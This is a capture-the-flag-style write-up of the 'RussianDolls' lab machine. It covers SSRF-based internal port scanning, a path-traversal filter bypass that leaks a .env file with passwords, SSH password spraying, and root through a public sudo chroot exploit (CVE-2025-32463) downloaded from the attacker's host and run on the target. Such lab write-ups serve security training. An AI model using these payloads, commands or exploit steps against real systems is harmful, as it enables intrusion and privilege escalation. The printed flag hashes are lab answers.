
Summary #
On port 8080 there is a website called The Russian Doll. Images on this site are loaded through a http URL scheme locally. Building a portscanner, we find an internal port 4242 open. On this port there is a FILE VIEWER application. Using path traversal we can read the source code and find passwords. Using nxc we find the correct password for the matryoshka user allowing us initial access via SSH. Once on the target we find sudo version 1.9.15 is used and therefor vulnerable a sudo chroot privilege escalation exploit (CVE-2025-32463). Using this exploit escalate our privileges to the root user.
Specifications #
- Name: RUSSIANDOLLS
- Platform: PG PRACTICE
- Points: 10
- Difficulty: Intermediate
- System overview: Linux RussianDolls 6.8.0-47-generic #47-Ubuntu SMP PREEMPT_DYNAMIC Fri Sep 27 21:40:26 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
- IP address: 192.168.168.113
- OFFSEC provided credentials: None
- HASH:
local.txt:ab8cd46571f7a014edf4813874acbebc - HASH:
proof.txt:2503c746e3ac45bba4315b09d48bbb6d
Preparation #
First we’ll create a directory structure for our files, set the IP address to a bash variable and ping the target:
## create directory structure
mkdir russiandolls && cd russiandolls && mkdir enum files exploits uploads tools

## list directory
ls -la

total 28
drwxrwxr-x  7 kali kali 4096 Oct 12 07:28 .
drwxrwxr-x 89 kali kali 4096 Oct 12 07:28 ..
drwxrwxr-x  2 kali kali 4096 Oct 12 07:28 enum
drwxrwxr-x  2 kali kali 4096 Oct 12 07:28 exploits
drwxrwxr-x  2 kali kali 4096 Oct 12 07:28 files
drwxrwxr-x  2 kali kali 4096 Oct 12 07:28 tools
drwxrwxr-x  2 kali kali 4096 Oct 12 07:28 uploads

## set bash variable
ip=192.168.168.113

## ping target to check if it's online
ping $ip

PING 192.168.168.113 (192.168.168.113) 56(84) bytes of data.
64 bytes from 192.168.168.113: icmp_seq=1 ttl=61 time=19.9 ms
64 bytes from 192.168.168.113: icmp_seq=2 ttl=61 time=21.9 ms
^C
--- 192.168.168.113 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 19.934/20.892/21.851/0.958 ms
Reconnaissance #
Portscanning #
Using Rustscan we can see what TCP ports are open. This tool is part of my default portscan flow.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Scanning ports: The virtual equivalent of knocking on doors.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.168.113:22
Open 192.168.168.113:80
Open 192.168.168.113:8080
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-12 07:32 CEST
Initiating Ping Scan at 07:32
Scanning 192.168.168.113 [4 ports]
Completed Ping Scan at 07:32, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:32
Completed Parallel DNS resolution of 1 host. at 07:32, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 07:32
Scanning 192.168.168.113 [3 ports]
Discovered open port 80/tcp on 192.168.168.113
Discovered open port 8080/tcp on 192.168.168.113
Discovered open port 22/tcp on 192.168.168.113
Completed SYN Stealth Scan at 07:32, 0.05s elapsed (3 total ports)
Nmap scan report for 192.168.168.113
Host is up, received echo-reply ttl 61 (0.018s latency).
Scanned at 2025-10-12 07:32:52 CEST for 0s

PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 61
80/tcp   open  http       syn-ack ttl 61
8080/tcp open  http-proxy syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
           Raw packets sent: 7 (284B) | Rcvd: 4 (160B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp   open  ssh        syn-ack ttl 61
80/tcp   open  http       syn-ack ttl 61
8080/tcp open  http-proxy syn-ack ttl 61
Run the following command to get a string of all open ports and use the output of this command to paste within NMAP:
## get a list, comma separated of the open port(s)
cd files && cat ports | cut -d '/' -f1 > ports.txt && awk '{printf "%s,",$0;n++}' ports.txt | sed 's/.$//' > ports && rm ports.txt && cat ports && cd ..

## output previous command
22,80,8080

## use this output in the `nmap` command below:
sudo nmap -T3 -p 22,80,8080 -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 76:18:f1:19:6b:29:db:da:3d:f6:7b:ab:f4:b5:63:e0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMeGcI7LXAgYpdcxsbgmDh+FrFwBJxUEPxSU4XODxVs1CWLxFnxl1/SZ0ReciCentljLQxi9LqNYvR//3y6kAms=
|   256 cb:d8:d6:ef:82:77:8a:25:32:08:dd:91:96:8d:ab:7d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILE9A0DdfM97fpb5q8N9nmI/9/8rqT8ADRWK8KBegxYM
80/tcp   open  http    syn-ack ttl 61 Werkzeug httpd 3.0.6 (Python 3.12.3)
|_http-server-header: Werkzeug/3.0.6 Python/3.12.3
|_http-title: 404 Not Found
8080/tcp open  http    syn-ack ttl 61 Werkzeug httpd 3.0.6 (Python 3.12.3)
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
|_http-server-header: Werkzeug/3.0.6 Python/3.12.3
|_http-title: The Russian Doll Obsession
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access #
8080/tcp open  http    syn-ack ttl 61 Werkzeug httpd 3.0.6 (Python 3.12.3)
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
|_http-server-header: Werkzeug/3.0.6 Python/3.12.3
|_http-title: The Russian Doll Obsession
On port 8080 there is a website called The Russian Doll. But there isn’t any functionality to (ab)use.

Viewing the page source show something interesting: [http://192.168.168.113:8080/image?image=http://localhost/images/1.jpg](view-source:http://192.168.168.113:8080/image?image=http://localhost/images/1.jpg). The images are loaded from http://localhost/images/. I couldn’t get path traversal to work, but was able to enumerate open port on the target using this Python script. Create a new file called scan.py and paste in the code below.
import urllib.request
import sys
from concurrent.futures import ThreadPoolExecutor, as_completed

if len(sys.argv) != 2:
    print("Usage: python port_scanner.py <BASE_URL>")
    sys.exit(1)

BASE_URL = sys.argv[1]

def check_port(port):
    print(f"[+] Scanning port {port}...", end='\r')
    url = f"{BASE_URL}:{port}"
    try:
        with urllib.request.urlopen(url, timeout=1) as response:
            http_code = response.getcode()
        if http_code == 200:
            print()  # Newline after scanning line
            return f"Port {port}: OPEN (200 OK)"
        else:
            return None
    except:
        return None

with ThreadPoolExecutor(max_workers=20) as executor:
    futures = [executor.submit(check_port, port) for port in range(0, 65535)]
    for future in as_completed(futures):
        result = future.result()
        if result:
            print(result)
print("\nScan completed.")  # Final newline to clear the scanning line
Running the scan.py we see there are two ports open on the backend, 4242 and 8080.
## run `scan.py`
python3 scan.py http://192.168.168.113:8080/image?image=http://localhost
[+] Scanning port 4263...
Port 4242: OPEN (200 OK).
[+] Scanning port 8104...
Port 8080: OPEN (200 OK).
[+] Scanning port 65534...
Scan completed.
Browsing to port 4242 (http://192.168.168.113:8080/image?image=http://localhost:4242) we see a FILE VIEWER, but it’s missing a file parameter.

When we give it a file parameter (http://192.168.168.113:8080/image?image=http://localhost:4242?file=/etc/passwd), the application return that absolute paths are not allowed.

So, let’s try relative paths instead (http://192.168.168.113:8080/image?image=http://localhost:4242?file=../../../../../../../../../../etc/passwd), but this gets truncated to: /var/www/cdn/images/etc/passwd. Interesting file to notice is: /var/www/fileviewer/file_viewer.py, which is the script that’s running this.

Usually we can bypass such filter by doubling down the relative path: ....//, because once the ../ is truncated of filtered we still keep ../ as a result. But here this (http://192.168.168.113:8080/image?image=http://localhost:4242?file=....//....//....//....//....//etc/passwd) results in: /var/www/cdn/images/./././././etc/passwd, so we still are a period short.

But when we do this: (http://192.168.168.113:8080/image?image=http://localhost:4242?file=.....//.....//.....//.....//.....//etc/passwd) we do get the /etc/passwd file and see there is a user called matryoshka.

Let’s now download the Python script that’s running this functionality: (http://192.168.168.113:8080/image?image=http://localhost:4242?file=.....//.....//.....//.....//.....//var/www/fileviewer/file_viewer.py):
from flask import Flask, request, render_template_string
import os
import traceback
from dotenv import load_dotenv
app = Flask(__name__)
def render_html_response(title, header_message, file_name=None, file_content=None):
"""Generate the HTML response based on parameters provided."""
return render_template_string('''
<html>
<head>
<title>File Viewer</title>
<style>
body {
font-family: Arial, sans-serif;
background-color: #f4f4f4;
color: #333;
margin: 0;
padding: 0;
}
.container {
width: 80%;
margin: auto;
overflow: hidden;
}
header {
background: #333;
color: #fff;
padding-top: 30px;
min-height: 70px;
border-bottom: #77A1D3 3px solid;
}
header h1 {
margin: 0;
text-align: center;
text-transform: uppercase;
letter-spacing: 2px;
}
.content {
background: #fff;
padding: 20px;
margin-top: 20px;
box-shadow: 0px 0px 10px 0px #333;
}
.file-display {
background: #f9f9f9;
padding: 10px;
border: 1px solid #ddd;
white-space: pre-wrap;
overflow-x: auto;
}
footer {
text-align: center;
padding: 20px;
margin-top: 20px;
background: #333;
color: #fff;
}
</style>
</head>
<body>
<header>
<div class="container">
<h1>File Viewer</h1>
<p>{{ header_message }}</p>
</div>
</header>
<div class="container">
<div class="content">
{% if file_name %}
<h2>Viewing File: {{ file_name }}</h2>
{% endif %}
{% if file_content %}
<div class="file-display">
<pre>{{ file_content }}</pre>
</div>
{% endif %}
</div>
</div>
<footer>
<p>File Viewer © 2024</p>
</footer>
</body>
</html>
''', title=title, header_message=header_message, file_name=file_name, file_content=file_content)
@app.route('/')
def home():
try:
file_param = request.args.get('file')
if not file_param:
return render_html_response(
title="File Viewer",
header_message="ValueError: Missing 'file' parameter in request."
)
file_param_clear = file_param.replace('../', '').replace('..', '.')
if os.path.isabs(file_param) or os.path.isabs(file_param_clear):
return render_html_response(
title="File Viewer",
header_message="ValueError: Absolute paths not allowed."
)
file_path = os.path.join('/var/www/cdn/images/', file_param_clear)
if os.path.exists(file_path) and os.path.isfile(file_path):
with open(file_path, 'r') as file:
file_content = file.read()
return render_html_response(
title="File Viewer",
header_message="",
file_name=file_param,
file_content=file_content
)
else:
raise FileNotFoundError(f"File not found: {file_path}")
except Exception as e:
error_message = f"Error occurred: {str(e)}\n"
error_message += f"File Parameter: {file_param_clear}\n"
error_message += f"Decoded File Path: {file_path if 'file_path' in locals() else 'N/A'}\n"
error_message += f"Traceback:\n{traceback.format_exc()}"
return f"<pre>{error_message}</pre>", 200
load_dotenv(dotenv_path='./conf/.env')
if __name__ == '__main__':
app.run(host='127.0.0.1', port=4242, debug=False)
In the code we can see the filter: file_param_clear = file_param.replace('../', '').replace('..', '.'), which explains our issue. There is also a load_dotenv(dotenv_path='./conf/.env'), which is a function used to load environment variables from a .env file into the application’s runtime. The path is relative to the current own, so let’s see the content of this file (http://192.168.168.113:8080/image?image=http://localhost:4242?file=.....//.....//.....//.....//.....//var/www/fileviewer/conf/.env):
# .env

dev:
  APP_ENV: "development"
  DEBUG: "True"
  DATABASE_URL: "postgresql://dev_user:dev_password@localhost/dev_db"
  SECRET_KEY: "dev_secret_key_12345"
  API_KEY: "dev_api_key_ABCDE12345"
  LOG_LEVEL: "DEBUG"
  EMAIL_HOST: "smtp.dev.mailserver.com"
  EMAIL_PORT: "587"
  EMAIL_USER: "dev@example.com"
  EMAIL_PASSWORD: "SimulationGreySpin543534"

test:
  APP_ENV: "testing"
  DEBUG: "True"
  DATABASE_URL: "postgresql://test_user:test_password@localhost/test_db"
  SECRET_KEY: "test_secret_key_54321"
  API_KEY: "test_api_key_XYZ98765"
  LOG_LEVEL: "DEBUG"
  EMAIL_HOST: "smtp.test.mailserver.com"
  EMAIL_PORT: "587"
  EMAIL_USER: "test@example.com"
  EMAIL_PASSWORD: "SimulationGreySpin997384"

staging:
  APP_ENV: "staging"
  DEBUG: "False"
  DATABASE_URL: "postgresql://staging_user:staging_password@localhost/staging_db"
  SECRET_KEY: "staging_secret_key_67890"
  API_KEY: "staging_api_key_ZYX43210"
  LOG_LEVEL: "INFO"
  EMAIL_HOST: "smtp.staging.mailserver.com"
  EMAIL_PORT: "587"
  EMAIL_USER: "staging@example.com"
  EMAIL_PASSWORD: "SimulationGreySpin432542"

prod:
  APP_ENV: "production"
  DEBUG: "False"
  DATABASE_URL: "postgresql://prod_user:prod_password@localhost/prod_db"
  SECRET_KEY: "prod_secret_key_98765"
  API_KEY: "prod_api_key_QWERTY65432"
  LOG_LEVEL: "ERROR"
  EMAIL_HOST: "smtp.prod.mailserver.com"
  EMAIL_PORT: "465"
  EMAIL_USER: "prod@example.com"
  EMAIL_PASSWORD: "SimulationGreySpin545423"

# End of file
Here we see environment variables per type of environment and find passwords: SimulationGreySpin543534, SimulationGreySpin997384, SimulationGreySpin432542 and SimulationGreySpin545423. Now, let’s add these to a local file called passwords and test them against the matryoshka user using nxc.
## change directory
cd files

## create a file called `passwords` with this content:
SimulationGreySpin543534
SimulationGreySpin997384
SimulationGreySpin432542
SimulationGreySpin545423

## use `nxc` to test for access via SSH with `passwords` as a password list
nxc ssh $ip -u 'matryoshka' -p ./passwords
SSH         192.168.168.113 22     192.168.168.113  [*] SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.5
SSH         192.168.168.113 22     192.168.168.113  [-] matryoshka:SimulationGreySpin543534
SSH         192.168.168.113 22     192.168.168.113  [-] matryoshka:SimulationGreySpin997384
SSH         192.168.168.113 22     192.168.168.113  [+] matryoshka:SimulationGreySpin432542  Linux - Shell access!
The credentials: matryoshka:SimulationGreySpin432542 provides us with initial access as the matryoshka user.
## connect to the target via SSH with: `matryoshka:SimulationGreySpin432542`
ssh matryoshka@$ip
matryoshka@192.168.168.113's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Oct 12 08:00:30 AM UTC 2025

  System load:  0.0                Processes:               200
  Usage of /:   29.9% of 18.53GB   Users logged in:         0
  Memory usage: 17%                IPv4 address for ens160: 192.168.168.113
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


matryoshka@RussianDolls:~$

## print `local.txt`
matryoshka@RussianDolls:~$ cat local.txt
ab8cd46571f7a014edf4813874acbebc
Privilege Escalation #
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.154

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
## download `LinEnum.sh` using the open port 80
matryoshka@RussianDolls:~$ wget http://192.168.45.154/linpeas.sh
--2025-10-12 09:14:04--  http://192.168.45.154/linpeas.sh
Connecting to 192.168.45.154:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971820 (949K) [text/x-sh]
Saving to: ‘linpeas.sh.1’

linpeas.sh.1                100%[===========================================>] 949.04K  5.88MB/s    in 0.2s

2025-10-12 09:14:04 (5.88 MB/s) - ‘linpeas.sh.1’ saved [971820/971820]

## set the execution bit
matryoshka@RussianDolls:~$ chmod +x linpeas.sh

## run `LinEnum.sh`
matryoshka@RussianDolls:~$ ./linpeas.sh
The LinEnum.sh output shows has sudo version 1.9.15 and is therefor vulnerable for a sudo chroot privilege escalation exploit (https://github.com/KaiHT-Ladiant/CVE-2025-32463) (CVE-2025-32463). So, let’s download and run the exploit to escalate our privileges to the root user.
## change directory
cd uploads

## get the local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.154

## download the exploit
 wget https://raw.githubusercontent.com/KaiHT-Ladiant/CVE-2025-32463/refs/heads/main/cve-2025-32463.sh
--2025-10-12 11:06:10--  https://raw.githubusercontent.com/KaiHT-Ladiant/CVE-2025-32463/refs/heads/main/cve-2025-32463.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 800 [text/plain]
Saving to: ‘cve-2025-32463.sh’

cve-2025-32463.sh           100%[===========================================>]     800  --.-KB/s    in 0s

2025-10-12 11:06:11 (15.4 MB/s) - ‘cve-2025-32463.sh’ saved [800/800]

## start a local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target:
## download the exploit
matryoshka@RussianDolls:~$ wget http://192.168.45.154/cve-2025-32463.sh
--2025-10-12 09:16:24--  http://192.168.45.154/cve-2025-32463.sh
Connecting to 192.168.45.154:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 800 [text/x-sh]
Saving to: ‘cve-2025-32463.sh.1’

cve-2025-32463.sh.1         100%[===========================================>]     800  --.-KB/s    in 0s

2025-10-12 09:16:24 (5.25 MB/s) - ‘cve-2025-32463.sh.1’ saved [800/800]

## set the execution bit
matryoshka@RussianDolls:~$ chmod +x cve-2025-32463.sh

## run the exploit
matryoshka@RussianDolls:~$ ./cve-2025-32463.sh
[*] Exploiting CVE-2025-32463...
[*] Attempting privilege escalation...
root@RussianDolls:/#

## print `proof.txt`
root@RussianDolls:/# cat /root/proof.txt
2503c746e3ac45bba4315b09d48bbb6d
References #
[+] https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
[+] https://github.com/KaiHT-Ladiant/CVE-2025-32463
[+] https://raw.githubusercontent.com/KaiHT-Ladiant/CVE-2025-32463/refs/heads/main/cve-2025-32463.sh